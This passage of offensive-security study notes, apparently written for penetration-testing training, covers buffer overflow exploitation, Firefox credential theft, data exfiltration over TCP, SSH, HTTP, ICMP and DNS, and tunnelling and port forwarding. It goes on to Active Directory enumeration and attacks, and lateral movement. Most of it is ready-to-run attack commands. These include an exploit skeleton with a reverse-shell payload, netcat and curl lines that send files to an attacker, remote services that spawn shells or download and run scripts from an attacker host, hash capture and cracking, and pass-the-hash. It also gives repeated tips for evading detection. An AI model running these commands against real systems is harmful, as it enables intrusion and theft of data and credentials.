
- Find JMP ESP:

```
!mona find -s "\xff\xe4" -m <module_name>
!mona jmp -r esp
```

6. Exploit Skeleton

```
padding = b"A" * <offset>
eip = b"\xaf\x11\x50\x62"    # JMP ESP (little-endian)
nop = b"\x90" * 16
payload = b"<shellcode>"
exploit = padding + eip + nop + payload
```

7. Shellcode

- Generate with msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f pytho
n -b "\x00"
```

8. Final Exploit Example

```
import socket

ip = "<IP>"
port = <PORT>

padding = b"A" * <offset>
retn=""
eip = b"\xaf\x11\x50\x62"
nop = b"\x90" * 16
payload =  b""
payload += b"\xdb\xc4\xd9..."  # shellcode here


exploit = padding + retn + eip + nop + payload

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
s.send(exploit)
s.close()
```

Firefox Credentials Extraction Technique:

Basic way to extract the Firefox cred from browser cache, it is a method used for lateral movement or privilege escalation.

```
# Windows (target)
cd C:\Users\<user>\AppData\Roaming\Mozilla\Firefox\Profiles\<profile>.default-rele
ase
# Files to steal
key4.db, logins.json

# Transfer with netcat
```

```
nc -nlvp 4444 > key4.db      # Kali
nc -nv <KALI_IP> 4444 < key4.db   # Windows

# Repeat for logins.json

# Decrypt on Kali
git clone https://github.com/lclevy/firepwd.git
cd firepwd && pip install -r requirements.txt
python3 firepwd.py   # Extract creds
```

Data Exfiltration Technique

1) Exfiltration using TCP socket

Commands (Linux)

- Attacker (listener):

  `nc -nlvp <PORT> > /tmp/received.data`

- Victim (send file):

  `nc <attacker> <PORT> < /path/to/<file>`

- Victim (stream compressed + encoded folder):

  `tar zcf - /path/to/dir | base64 | nc <attacker> <PORT>`

Commands (Windows using ncat)

- Attacker (listener):

  `ncat -lvp <PORT> --recv-only > received.data`

- Victim (send file):

  `ncat <attacker> <PORT> --send-only < file.txt`

  example,

  `tar zcf - file/ | base64 | dd conv=ebcdic > /dev/tcp/<IP>/1337`

here dd converts the base64 stream into **EBCDIC encoding**.

after receving, decode it by

```
dd conv=ascii if=file-creds.data | base64 -d > file-creds.tar
tar xvf file-creds.tar
```

Simple, direct TCP transfer. Good when outbound TCP is permitted and speed is needed.

Red-team tips

- Use non-standard port and mimic allowed services (but avoid obvious ports like 22/443 if you can't mimic TLS).
- Add TLS or use `ncat --ssl` to blend with HTTPS.

2) Exfiltration using SSH

Commands

- Direct copy (victim → attacker):
  `scp /path/to/<file> user@<attacker>:/tmp/`
- Archive and stream via SSH (on victim):
  `tar cf - /path/to/dir | ssh user@<attacker> "cat > /tmp/dir.tar"`
- Reverse tunnel (create access via jump):
  `ssh -R <remote_port>:localhost:<local_port> user@<attacker>`

Encrypted, authenticated channel. Useful for stealth and when SSH egress is allowed.

Red-team tips

- Use key-based auth for reliability: `ssh-copy-id user@<attacker>` (setup beforehand on compromised host if feasible).
- Use `C` for compression to speed up transfer of text files.

3) Exfiltrate using HTTP(S)

Commands

- Upload file (POST):

`curl -X POST -F "file=@/path/to/<file>" https://<attacker>/upload`

OR

`curl -X POST -F "file=@/path/to/file.txt" \ --socks5 127.0.0.1:9050 \` http://target/upload.php

- Send file pieces via GET (encoded):

  `curl "https://<attacker>/collect?chunk=$(base64 -w0 < file.part)"`

- PowerShell (Windows) POST:

  `Invoke-WebRequest -Uri "https://<attacker>/upload" -Method POST -InFile C:\secret\file.txt`

Blends with normal web traffic; HTTPS hides payload contents from network IDS.

Red-team tips

- Use legitimate-looking User-Agent and referer headers: `H "User-Agent: Mozilla/5.0"`
- Chunk large files (`split -b 100k file file.part.`) and reassemble remotely.
- Use cloud storage APIs (GitHub/GDrive/Slack) if allowed — they look benign.

4) Exfiltration using ICMP

Commands / examples

- Send file encoded inside ping payload (basic idea):

  `ping -p $(xxd -p file.part | tr -d '\n') <attacker_ip>`

- Tools (preferred): use icmp tunnel/C2 tools (e.g., `ptunnel` , `icmpsh`) to tunnel data over ICMP.

example (icmpdoor tool),

On the icmp server we initiate the `icmpdoor` binary and on the jump server we initiate the `icmp-cnc` binary.

Victim

`sudo icmpdoor -i <adapter> -d <attacker_ip>`

Attacker

`sudo icmp-cnc -i <adapter> -d <victim_ip>`

Now that a connection has been established, we can send commands to the icmp server.

Covert channel when ICMP is allowed; often overlooked by egress filters.

Red-team tips

- Chunk and throttle to avoid detection: small payloads, randomized intervals.
- Use existing ICMP tools rather than custom raw payloads to handle reassembly and reliability.

5) Exfiltration over DNS

DNS Configurations

What to set up on attacker side

- Authoritative DNS server for `exfil.example.com` (attacker-controlled).
- Configure nameserver to log full query labels; decode base64/hex labels into data chunks.
- Example server: `dnslib` script, `bind` with logging, or `dnsmasq` with custom logging.

Exfiltration over DNS (command / technique)

Commands

- Encode and send chunk via `dig` :
  `dig +short $(echo -n "PART" | base32 | tr -d '=') .exfil.example.com @<attacker_dns>`
- Automated tools: `dnscat2` , `iodine` , custom scripts that split file into labels and send queries.

Highly stealthy: DNS is almost always permitted and can carry data inside query names and TXT responses.

Red-team tips

- Use base32 for DNS-safe encoding.
- Include sequence numbers and end-of-transfer marker in labels.
- Throttle requests and randomize query timings to mimic normal DNS patterns.

DNS Tunneling

Tools & commands

- Server (attacker) — set up authoritative DNS zone for `exfil.example.com` and run `iodined` / `dnscat2` server.
- Client (victim) — run `iodine exfil.example.com <attacker_ip>` or `dnscat2 --client exfil.example.com` to establish tunnel.
- Example with `iodine` (attacker must own domain and point NS to attacker IP):
  - Attacker: `iodined -f -c -P password <attacker_ip> exfil.example.com`
  - Victim: `iodine -P password exfil.example.com`

Creates a bidirectional virtual network over DNS, allowing arbitrary TCP traffic to tunnel through DNS queries/responses.

Red-team tips

- Use DNS tunneling when no other outbound protocols are available.
- Prefer tunneling over many intermittent, small queries to reduce suspicion.
- Use minimal throughput and session keepalives to appear normal.

Tunneling Methods

Tunneling encapsulates one protocol within another to bypass restrictions.

1) SSH Tunneling:

```
# Local port forwarding (access remote service locally)
ssh -L 8080:target_internal:80 user@jump_host

# Remote port forwarding (expose local service remotely)
ssh -R 9090:localhost:3389 user@external_host
```

```
# Dynamic port forwarding (SOCKS proxy)
ssh -D 1080 user@remote_host

# SSH over alternative port
ssh -p 443 user@target
```

2) DNS Tunneling:

```
# Using dnscat2
# Attacker:
dnscat2-server --dns domain=evil.com
# Victim:
dnscat2-client --dns server=evil.com

# Using iodine
# Server:
iodined -f -c -P password 10.0.0.1 tunnel.evil.com
# Client:
iodine -f -P password tunnel.evil.com
```

3) HTTP/HTTPS Tunneling:

```
# Using httptunnel (hts)
# Server:
hts --forward-port localhost:22 80
# Client:
htc --forward-port 8080 server_ip:80
hts 2222:localhost:22

# Using socat
socat TCP-LISTEN:80,fork TCP:internal_host:3389
```

4) ICMP Tunneling:

```
# Using ptunnel
# Server:
ptunnel -x password
```

```
# Client:
ptunnel -p server_ip -lp 1080 -da target_ip -dp 22 -x password

# Using icmpsh
# Attacker:
python icmpsh_m.py attacker_ip victim_ip
# Victim:
icmpsh.exe -t attacker_ip
```

Port Forwarding

1) SSH Local Port Forwarding

```
# Forward remote port to local machine
ssh -L [local_port]:[remote_host]:[remote_port] [user]@[gateway]

# Example: Access remote database locally
ssh -L 3306:localhost:3306 user@jumpserver.com
```

2) SSH Remote Port Forwarding

```
# Forward local port to remote machine
ssh -R [remote_port]:[local_host]:[local_port] [user]@[gateway]

# Example: Expose local web server remotely
ssh -R 8080:localhost:80 user@jumpserver.com
```

3) SSH Dynamic Port Forwarding (SOCKS Proxy)

```
# Create SOCKS proxy on local port
ssh -D [local_port] [user]@[gateway]
```

```
# Example: SOCKS proxy on port 1080
ssh -D 1080 user@jumpserver.com
```

4) Plink (Windows SSH)

```
plink.exe -ssh -L [local_port]:[remote_host]:[remote_port] [user]@[gateway]
plink.exe -ssh -D [local_port] [user]@[gateway]
```

5) Netcat

```
# Listen on port, forward to target
nc -lvp [local_port] -c "nc [target_ip] [target_port]"

# Relay traffic between ports
mkfifo /tmp/pipe
nc -lvp [local_port] < /tmp/pipe | nc [target_ip] [target_port] > /tmp/pipe
```

6) Chisel

```
# Server side
chisel server -p [port] --reverse

# Client side - local forwarding
chisel client [server_ip]:[port] [local_port]:[target_ip]:[target_port]

# Client side - reverse forwarding
chisel client [server_ip]:[port] R:[remote_port]:[target_ip]:[target_port]
```

Proxy Chains & Tools

Proxychains Configuration

```
# /etc/proxychains.conf
dynamic_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]
socks4  127.0.0.1 1080
socks5  127.0.0.1 1081
```

Proxychains Usage

```
# Run any tool through proxy chain
proxychains nmap -sT -Pn [target]
proxychains curl http://internal.target
proxychains sqlmap -u "http://target.com" --dbs
```

SSH SOCKS Proxy with Proxychains

```
# Create SSH SOCKS proxy
ssh -D 1080 user@jumpserver.com

# Use with proxychains
proxychains firefox  # Browse through proxy
proxychains nmap -sT -Pn target.internal
```

Multi-Hop Proxy Chains

SSH Double Hop

```
# First hop to bastion host
ssh -L 1080:localhost:1080 user@bastion_host

# On bastion host, create second hop
ssh -D 1080 user@internal_host
```

```
# Local machine can now access internal network through double proxy
```

SSH Multi-Hop with Jump Host

```
# Direct multi-hop using jump host feature
ssh -J user@bastion1,user@bastion2 user@target_host

# With port forwarding through multiple hops
ssh -J user@bastion1,user@bastion2 -L 8080:localhost:80 user@target_host
```

Meterpreter Port Forwarding

```
# Forward remote port to local machine
portfwd add -L [local_ip] -l [local_port] -r [remote_ip] -p [remote_port]

# Reverse port forwarding
portfwd add -R -L [remote_ip] -l [remote_port] -r [local_ip] -p [local_port]

# List active forwards
portfwd list

# Remove forward
portfwd delete -l [local_port]
```

Web Application Proxies

Burp Suite Chain Configuration

```
User Options → Connections → Upstream Proxy Servers
Add: Destination host: port → Proxy host:port → Protocol
```

OWASP ZAP Proxy Chain

```
Tools → Options → Network → Connection
```

```
Add upstream proxy: Address:Port → Authentication
```

Windows Native Tools

Netsh Port Forwarding

```
# Add port forwarding rule
netsh interface portproxy add v4tov4 listenport=[local_port] listenaddress=[local_ip]
connectport=[remote_port] connectaddress=[remote_ip]

# List all rules
netsh interface portproxy show all

# Delete rule
netsh interface portproxy delete v4tov4 listenport=[port] listenaddress=[ip]
```

PowerShell Port Forwarding

```
# Simple port forwarder
$listener = New-Object System.Net.Sockets.TcpListener([IPAddress]::Any, [local_po
rt])
$listener.Start()
while($true) {
    $client = $listener.AcceptTcpClient()
    # Handle forwarding logic
}
```

Active Directory

Active Directory Basics:

Windows Domains

- **Workgroup:** A decentralized network model where each computer is responsible for its own security (authentication and authorization). Not scalable.
- **Windows Domain:** A centralized network model where security is managed by a central server (Domain Controller). Provides:
  - Centralized Identity & Access Management.
  - Single Sign-On (SSO) for users.
  - Scalability for large networks.
- **Domain Controller (DC):** A server that runs Active Directory Domain Services (AD DS). It responds to authentication requests and validates users and computers on the network.
- **The `DC=` and `CN=` Notation:**
  - Used to identify objects in the directory.
  - `DC` (Domain Component): Represents part of the domain name.
    - E.g., `dc=avenger,dc=com` for `avenger.com`
  - `CN` (Common Name): Represents the specific object name.
    - E.g., `cn=Users,dc=avenger,dc=com`

Active Directory (AD)

- **Active Directory (AD):** Microsoft's directory service for Windows domain networks. It's a database of objects (users, groups, computers, policies).
- **AD DS (Active Directory Domain Services):** The core service that provides the centralized authentication and authorization functionality.
- **LDAP (Lightweight Directory Access Protocol):** The protocol used to query and modify items in AD.
- **Key AD Concepts:**
  - **Domain:** A core unit of replication and security policy.
  - **Tree:** A collection of one or more domains with a contiguous namespace.
  - **Forest:** A collection of one or more trees. The top-level security boundary. All domains in a forest trust each other by default.

Managing Users in AD

- **User Accounts:** Represent people or services. Stored in the `Users` container by default.
- **Key User Attributes:**
  - **Username:** Logon name (e.g., `john`).
  - **Password:** The user's password (stored as a hash).
  - **User Principal Name (UPN):** An internet-style logon name (e.g., `john@avenger.com`).
  - **Security Identifier (SID):** A unique value used to identify the user and their group memberships.
    - E.g., `S-1-5-21-1372086773-2238746523-2939294781-1001`
- **Service Accounts:** Special user accounts used by applications or services to interact with the OS. Often have passwords that do not expire.

Example: - Human users (e.g., employees) and service accounts (e.g., IIS, SQL Server).

- **Groups:** Used to assign permissions to multiple users efficiently.
  - **Security Groups:** Used to assign permissions to resources.
  - **Distribution Groups:** Used for email distribution lists (not security).
- **Default Groups:**
  - **Domain Admins:** Full control over the domain. The most powerful group.
  - **Server Operators:** Can administer domain servers.
  - **Backup Operators:** Can bypass file permissions to back up files.
  - **Account Operators:** Can administer user/group accounts (with some limitations).
  - **Domain Users:** Contains all user accounts in the domain.
- **PowerShell Cmdlets:**
  - `Get-ADUser` - Retrieve user account information.
  - `New-ADUser` - Create a new user account.
  - `Set-ADAccountPassword` - Set a user's password.
  - `Add-ADGroupMember` - Add a user to a group.

Managing Computers in AD

- **Computer Accounts:** Every computer joined to the domain has an account, which AD uses to authenticate the machine itself.
- **Machine Naming:** By convention, computer accounts end with a `$` sign (e.g., `AVG-WORKSTATION$`). This is hidden in most GUI tools.
- **Workstation vs. Server:** Different types of computer objects, but both are authenticating to the domain.
- **Group Policy Objects (GPOs):** Can be linked to Organizational Units (OUs) containing computers to enforce configurations on them.
- **Organizational Units (OUs):** Containers used to organize users, groups, and computers. **OUs are for organization and applying GPOs.**
- **Default Containers:**
  - **Computers:** Default location for domain-joined workstations.
  - **Domain Controllers:** Default OU for Domain Controllers.
- **PowerShell Cmdlets:**
  - `Get-ADComputer` - Retrieve computer account information.
- Delegation of Control

Admins can delegate tasks (e.g., allow a junior admin to reset passwords in Sales OU).

Done via Active Directory Users and Computers (ADUC) → Delegate Control.

Example:

```
Reset password → Set-ADAccountPassword.
To Force change on next login → Set-ADUser -ChangePasswordAtLogon $true.

# OU protection,
# by default OU is procted from accidental deletion.
```

Group Policies

- **Group Policy:** The primary tool for centralized configuration management in AD.
- **Group Policy Object (GPO):** A collection of policy settings.

- **GPO Processing Order: LSDOU** (Local, Site, Domain, Organizational Unit). Later settings override earlier ones.
- **GPO Storage:**
  - **Group Policy Container (GPC):** Stored in AD. Contains properties and version info.
  - **Group Policy Template (GPT):** Stored in the `SYSVOL` share on the DC (`\\<DOMAIN>\SYSVOL`). Contains the actual policy settings, scripts, etc.
- **Common GPO Uses:**
  - **Password Policies:** Enforce password complexity, length, and age.
  - **Audit Policies:** Configure what events are logged.
  - **Software Installation:** Push MSI packages to computers.
  - **Running Scripts:** Run logon/logoff (user) or startup/shutdown (computer) scripts.
  - **Security Hardening:** Disable USB drives, configure firewall rules, etc.
- Two main categories:

  User Configuration → applies to user accounts (e.g., disable Control Panel).

  Computer Configuration → applies to machine accounts (e.g., auto lock after 5 min idle).

  Can be linked to domain or specific OUs.

  Policies inherit top → down (Domain → OU).

Authentication Methods

- **Authentication:** The process of verifying a user's (or computer's) identity.
- **Security Support Provider (SSP):** A DLL that provides authentication functionality.
- **Key Authentication Protocols:**
  - **Kerberos:** The **default** authentication protocol in modern AD domains. Uses tickets granted by a Key Distribution Center (KDC) on the DC.
    - More secure and efficient than NTLM.
    - Relies on **service principal names (SPNs)** to associate services with accounts.

    - **NTLM (NT LAN Manager):** An older challenge-response authentication protocol.
        - Still used if Kerberos fails or for authenticating to systems not part of the domain.
        - Considered less secure than Kerberos.
- **NetNTLM:** The version of NTLM used for **network authentication** (as opposed to storing passwords on disk). Vulnerable to relay attacks.

Trees, Forests and Trusts

- **Tree:** A hierarchy of domains that share a **contiguous namespace**.
    - E.g., `us.avenger.com` is a child domain of `avenger.com` (the root domain). They form a tree.
- **Forest:** A collection of **one or more trees** that share a common:
    - **Schema:** Defines all object classes and attributes.
    - **Configuration Container:** Replication topology and other forest-wide settings.
    - **Global Catalog:** A partial replica of all objects in the forest, enabling searching across domains.
    - The forest is the ultimate **security boundary**.
- **Trusts:** Relationships established between domains to allow users in one domain to access resources in another.
- **Default Trusts:**
    - **Parent-Child Trust:** Two-way transitive trust between parent and child domains in the same tree.
    - **Tree-Root Trust:** Two-way transitive trust between the roots of trees in the same forest.
- **Other Trust Types:**
    - **Transitive Trust:** A trust that extends beyond the two domains to include other trusted domains. (Default within a forest).
    - **Non-Transitive Trust:** A trust that exists only between the two domains.
    - **Direction:** Trusts can be **One-Way** (Incoming or Outgoing) or **Two-Way**.

- **External Trust:** A one-way or two-way *non-transitive* trust with a domain in a *different forest*.
- **Forest Trust:** A one-way or two-way *transitive* trust between the root domains of two *forests*.

AD Enumeration

1) Credential Injection

- Using captured credentials to execute commands or gain access in the context of a different user.
- `runas.exe` **Command:**
  - A built-in Windows tool to run commands as a different user.
  - **Usage:**

    ```
    runas /netonly /user:<DOMAIN>\<USERNAME> <COMMAND>
    ```

    - `/netonly`: The credentials are only used for remote access. The local session remains as the current user. *Crucial for using stolen domain credentials on a non-domain-joined machine.*
    - Example: `runas /netonly /user:ZA\joe.bloggs powershell`
  - When prompted, provide the user's password. A new PowerShell window will open. Any network requests (e.g., `dir \\dc01\share`) will use the injected `ZA\joe.bloggs` credentials.
  -

2) Enumeration through MMC (GUI)

- **RSAT (Remote Server Administration Tools)** must be installed on your attacking machine to use the AD GUI tools.
- **Connecting to the Domain:**

1. Open `mmc.exe` (Microsoft Management Console).
2. Click `File -> Add/Remove Snap-in`.
3. Add `Active Directory Users and Computers`.
4. Right-click the snap-in and choose `Change Domain Controller...` to point it to the target DC (e.g., `avgdc.za.avenger.com`).

- **Usefulness:** Provides a graphical view of OUs, users, groups, and computers. Good for quick exploration.

3) Enumeration through Command Prompt (`net` command)

- **Key Commands:**

```
net user /domain              # List all domain users
net user <username> /domain # Get detailed info on a specific user
net group /domain             # List all domain groups
net group "<group name>" /domain # List members of a specific group (e.g., "D
omain Admins")
net localgroup                # List local groups on the current machine
net localgroup Administrators # List members of the local Administrators group
```

4) Enumeration through PowerShell

- It requires the `ActiveDirectory` PowerShell module, which is part of RSAT.
- **Key Cmdlets:**

```
# Get a list of all cmdlets in the ActiveDirectory module
Get-Command -Module ActiveDirectory

# Enumerate Users
Get-ADUser -Filter * -Properties *                          # Get all properties for all use
rs
Get-ADUser -Identity <username> -Properties *               # Get all properties fo
r a specific user
Get-ADUser -Filter 'PasswordLastSet -lt "2022-01-01"' -Properties PasswordLas
```

```
tSet | Select-Name # Find users with old passwords

# Enumerate Groups
Get-ADGroup -Filter *                                    # List all groups
Get-ADGroup -Identity "<Group Name>" -Properties *           # Get all propertie
s for a group (e.g., "Domain Admins")
Get-ADGroupMember -Identity "<Group Name>" -Recursive         # List all mem
bers of a group, including nested groups

# Enumerate Computers
Get-ADComputer -Filter * -Properties *                    # Get all computers
Get-ADComputer -Filter 'OperatingSystem -like "*Server*"' -Properties Operatin
gSystem | Select-Name, OperatingSystem # Find servers

# Enumerate Domain Information
Get-ADDomain                                      # Get information about the current
domain
Get-ADForest                                     # Get information about the forest

# Change a User Password (if you have sufficient permissions)
Set-ADAccountPassword -Identity <username> -Reset -NewPassword (Convert
To-SecureString -AsPlainText "NewPassword123!" -Force)
```

- **Bonus: No RSAT? No Problem.**
  - You can use .NET classes directly for basic enumeration without the AD module.

```
# Example: Find all domain users
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().FindAl
lUsers())
```

5) Bloodhound

- Bloodhound is a tool that visualizes attack paths in Active Directory. It uses a graph theory approach to show how objects relate to each other.
- **Components:**

1. **Bloodhound GUI:** Runs on your attacking machine (Kali/Windows) to display data and query relationships.
2. **Ingestors (Collectors):** Scripts (SharpHound.ps1 or SharpHound.exe) that run on a domain-joined Windows host to collect data about the AD environment.

- **Practical Steps:**
  1. **Download Bloodhound & SharpHound** on your Kali machine.
  2. **Transfer SharpHound** to the target Windows jump host (e.g., using SCP or a PowerShell web download).
  3. **Run the Ingestor** on the target (bypassing AMSI if needed):

     ```
     # Import the module (if using .ps1)
     Import-Module .\SharpHound.ps1
     # Or just run the .exe
     .\SharpHound.exe --CollectionMethods All --Domain za.tryhackme.com --O
     utputDirectory C:\temp\
     ```

     - This generates ZIP files containing the collected data.
  4. **Transfer the ZIP files** back to your Kali machine.
  5. **Start Bloodhound & Neo4j** on Kali:

     ```
     # Start the Neo4j database (credentials are neo4j:neo4j)
     sudo neo4j console
     # In a new terminal, start Bloodhound
     bloodhound
     ```

  6. **Upload the ZIP files** to Bloodhound via the GUI.
- **Using Bloodhound:**
  - Use pre-built queries like "Find all Domain Admins", "Find Shortest Paths to Domain Admins", "Find Principals with DCSync Rights".
  - **Attack Paths:** Bloodhound's main strength is showing you how a compromised user/computer can be used to reach a high-value target (like a Domain Admin) through group membership, ACLs, and session relationships.

6) Additional Enumeration Techniques

- **LDAP (Lightweight Directory Access Protocol):**
  - The protocol underlying AD. You can query it directly with tools like `ldapsearch`.

```
ldapsearch -H ldap://<DC_IP> -x -b "DC=za,DC=tryhackme,DC=com" -D "<user
name>@za.tryhackme.com" -w '<password>' "(objectClass=user)" samaccount
name
```

- **PowerView (Part of the PowerSploit Toolkit):**
  - A powerful PowerShell script for enumeration that often works without the RSAT module. It uses WinAPI calls.
  - **Key Functions:**

```
Get-NetUser | select samaccountname, description, pwdlastset, lastlogon #
Get users
Get-NetGroup -GroupName "Domain Admins" # Get group members
Get-NetComputer -OperatingSystem "*Server 2016*" # Find specific comput
ers
Find-LocalAdminAccess # Find computers where the current user has local
admin access
```

- **WMI (Windows Management Instrumentation):**
  - Can be used for remote enumeration and command execution

```
# Query information from a remote computer
Get-WmiObject -Class Win32_OperatingSystem -ComputerName <ComputerNa
me>
# List local users on a remote computer
Get-WmiObject -Class Win32_UserAccount -ComputerName <ComputerName>
```

Bonus: - Check these website

https://swisskyrepo.github.io/InternalAllTheThings/active-directory/ad-adds-enumerate/,

https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/bloodhound.html

Attacking AD

1) OSINT & Phishing

- Discover information about the target company and its users to craft a convincing phishing email.
- **OSINT Techniques:**
  - LinkedIn to find employee names and roles.
  - Company website to understand branding.
  - Email format discovery (e.g., `j.doe@company.com`, `john.doe@company.com`).
- **Phishing:** Sending a malicious email (e.g., with a link to a fake login portal or a malicious attachment) to capture credentials or execute code.

2) NTLM Authenticated Services (Brute-Force)

- Attack services that use NTLM authentication (SMB, HTTP, HTTPs) by brute-forcing passwords for valid users.
- **Tools:**
  - **Hydra:** A popular brute-forcing tool.
- **Hydra Command for HTTP (NTLM):**

```
hydra -L <user_list> -P <password_list> <target_ip> http-get /
# Or for a specific path (like /api/login):
hydra -l <username> -P <password_list> <target_ip> http-post-form "/api/login:username=^USER^&password=^PASS^:Invalid Credentials"
```

  - `L`: File containing list of usernames.
  - `P`: File containing list of passwords.

- `http-get` / `http-post-form`: The authentication method.

3) LDAP Bind Credentials

- **LDAP Passback Attack:**
  1. **Find a device** (e.g., network printer, scanner) that allows you to configure an LDAP server for authentication or directory services.
  2. **Set the LDAP IP** to your **attacker machine**.
  3. On the attacker machine, run a tool like **Responder** or a simple Python LDAP server to **capture the credentials** the device tries to use to bind to the LDAP server.
  4. These credentials are often a privileged service account stored in plaintext on the device.
- **Setting up a Fake LDAP Server (e.g., with Responder):**

```
# Edit Responder.conf to turn off other protocols and enable LDAP
sudo sed -i 's/HTTP = On/HTTP = Off/' /etc/responder/Responder.conf
sudo sed -i 's/SMB = On/SMB = Off/' /etc/responder/Responder.conf
sudo sed -i 's/LDAP = Off/LDAP = On/' /etc/responder/Responder.conf

# Run Responder to listen on the correct interface
sudo responder -I tun0
```

- **Bonus - LDAP NetNTLM Hash Capture:** If the device uses Windows credentials, you might capture a NetNTLMv2 hash instead of plaintext. This can be relayed or cracked offline with **Hashcat**.

4) Authentication Relays (LLMNR/NBT-NS Poisoning)

- **Concepts:**
  - **LLMNR (Link-Local Multicast Name Resolution)** & **NBT-NS (NetBIOS Name Service):** Protocols used by Windows to resolve hostnames on the local network when DNS fails.
  - **WPAD (Web Proxy Auto-Discovery):** A protocol used to automatically locate a proxy configuration file (`wpad.dat`).
- **The Attack:**

1. An attacker (**Responder**) listens for LLMNR/NBT-NS queries.
2. A user mistypes a share name (e.g., `\\filestorage` → `\\filestorage`).
3. The client broadcasts an LLMNR/NBT-NS query asking "who is `filestorage`?".
4. The attacker responds, claiming to be that host.
5. The client attempts to authenticate to the attacker's fake share.
6. The attacker **captures the user's NetNTLMv2 hash**.

- **Practical Steps with Responder:**

```
# Edit Responder.conf to turn off SMB and HTTP servers if you only want to capt
ure hashes (not relay)
sudo sed -i 's/SMB = On/SMB = Off/' /etc/responder/Responder.conf
sudo sed -i 's/HTTP = On/HTTP = Off/' /etc/responder/Responder.conf

# Run Responder
sudo responder -I tun0

# Wait for a hash to be captured. It will look like:
# [HTTP] NTLMv2 Client   : 10.10.10.10
# [HTTP] NTLMv2 Username : ZA\joe.bloggs
# [HTTP] NTLMv2 Hash     : joe.bloggs::ZA:1122334455667788:2F7...A1D7
```

- **Cracking the NetNTLMv2 Hash with Hashcat:**

```
hashcat -m 5600 'joe.bloggs::ZA:1122334455667788:2F7...A1D7' /usr/share/wor
dlists/rockyou.txt
```

  - `m 5600` is the mode for NetNTLMv2.

5) Microsoft Deployment Toolkit (MDT)

- MDT is used for automated OS deployment via PXE boot. If configured insecurely, an attacker can request a boot image and extract local administrator credentials from it.
- **Attack Steps:**
  1. **Identify a PXE Boot Server:** Often on the same network segment.

2. **Pretend to be a PXE Client:** Use a tool like `pxeboot` or `tftp` to download the boot configuration files.
3. **Download the Boot Image:** The configuration file (`bcd`) will point to a boot image (`.wim` file). Download it using TFTP.
4. **Analyze the Image:** Mount the `.wim` file and search for configuration files (e.g., `Unattend.xml`, `bootstrap.ini`) containing credentials.

- **Key Tools/Commands:**

```
# 1. Discover PXE server (often with nmap)
nmap -sU -p 67 --script broadcast-dhcp-discover <network_range>

# 2. Use pxeboot to automatically download files (if available) or use tftp manuall
y
tftp -i <PXE_Server_IP> get "\Tmp\x86×64{GUID}.bcd" # Download boot config
tftp -i <PXE_Server_IP> get "\Boot\x64\Images\LiteTouchPE_x64.wim" # Downlo
ad boot image

# 3. Mount the .wim file to analyze it
mkdir /mnt/wim
sudo mount -o loop ./LiteTouchPE_x64.wim /mnt/wim

# 4. Search for files containing credentials
find /mnt/wim -name *.ini -o -name *.xml -o -name *.txt | xargs grep -i password
```

  - The `bootstrap.ini` file often contains the plaintext `DeploymentAccount` password.

6) Configuration Files

- Applications often store configuration files containing credentials. If you can access the file system (e.g., via a share, web server file disclosure, or on a downloaded image), you can search for these files.
- **Common Files:**
  - `Unattend.xml`: Windows unattended installation file. Can contain local admin passwords.
  - `web.config`: ASP.NET configuration file. Can contain database connection strings.
  - `Services.exe.config`: Configuration for a specific service.

    - Database files (`.mdf` , `.sdf` , `.sqlite`).
- **Example: SQLite Database**
    1. Find a `.sdf` or `.sqlite` file (e.g., `Database.sdf`).
    2. Use a tool like `sqlitebrowser` to open it.
    3. Browse the tables to find usernames and (often encrypted) passwords.
    4. The encryption might be simple (like Base64) or reversible, allowing you to recover the plaintext password.

```
# Install sqlitebrowser
sudo apt install sqlitebrowser
# Open the database file
sqlitebrowser database.sqlite
```

- **Reversing Simple "Encryption":** Passwords might be stored encoded (e.g., Base64) or encrypted with a known key. Use CyberChef or simple Python scripts to reverse it.

```
# Decoding Base64
echo 'UGFzc3dvcmQxMjMh' | base64 -d
# Password123!
```

Lateral Movement & Pivoting

- **Lateral Movement:** Techniques used to move between systems *within* a network after gaining initial access.
- **Pivoting:** Using a compromised host (a "jump box") to route traffic and attack systems on other, otherwise inaccessible, network segments.

1) Remote Code Execution Tools

These tools require valid credentials (or hashes) and often require the user to be a local administrator on the target.

1. PsExec (SMB + Service)

- Authenticates via SMB, creates a service to run a payload (like `cmd.exe`), and connects via a named pipe.
- **Command:**

```
# With password
PsExec64.exe -i -s \\<TARGET> cmd.exe -u <DOMAIN>\<USER> -p <PASSWORD>
# With NTLM Hash (Pass-the-Hash)
PsExec64.exe -i -s \\<TARGET> cmd.exe -u <DOMAIN>\<USER> -p <NTLM_HASH>
```

  - `i`: Interactive session.
  - `s`: Run as NT AUTHORITY\SYSTEM.

2. WinRM (HTTP/HTTPS)

- Uses the WS-Management protocol. Default ports: 5985 (HTTP), 5986 (HTTPS).
- **PowerShell:**

```
$SecPass = ConvertTo-SecureString '<PASSWORD>' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('<DOMAIN>\<USER>', $SecPass)
Invoke-Command -ComputerName <TARGET> -Credential $Cred -ScriptBlock { whoami }
```

- **PowerShell (Persistent Session):**

```
$Sess = New-PSSession -ComputerName <TARGET> -Credential $Cred
Enter-PSSession $Sess
# You are now in an interactive shell on the target
```

3. sc.exe (Service Control)

- Creates a remote service.
- **Command:**

```
# Create a service pointing to a malicious binary on a network share
sc.exe \\<TARGET> create service binPath= "\\<ATTACKER_IP>\nc.exe -e cmd.e
xe <ATTACKER_IP> 4444" start= auto
sc.exe \\<TARGET> start service

# Create a service running a one-liner PowerShell payload
sc.exe \\<TARGET> create service2 binPath= "powershell -nop -ep bypass -c 'IE
X (New-Object Net.WebClient).DownloadString(''http://<ATTACKER_IP>/script.p
s1''')'" start= auto
sc.exe \\<TARGET> start service2
```

4. schtasks (Scheduled Tasks)

- Creates a scheduled task on the remote host.
- **Command:**

```
# Create a task that runs a payload from a share
schtasks /s <TARGET> /RU "SYSTEM" /create /tn "task1" /tr "\\<ATTACKER_IP>
\payload.exe" /sc ONCE /sd 01/01/1970 /st 00:00

schtasks /s <TARGET> /run /tn "task1"

# Delete the task after execution
schtasks /s <TARGET> /delete /tn "task1" /f
```

2) Lateral Movement Using WMI

Windows Management Instrumentation allows for extensive remote management.

Run a Command Remotely

```
# 1. Create a PSCredential object
$SecPass = ConvertTo-SecureString '<PASSWORD>' -AsPlainText -Force
```

```
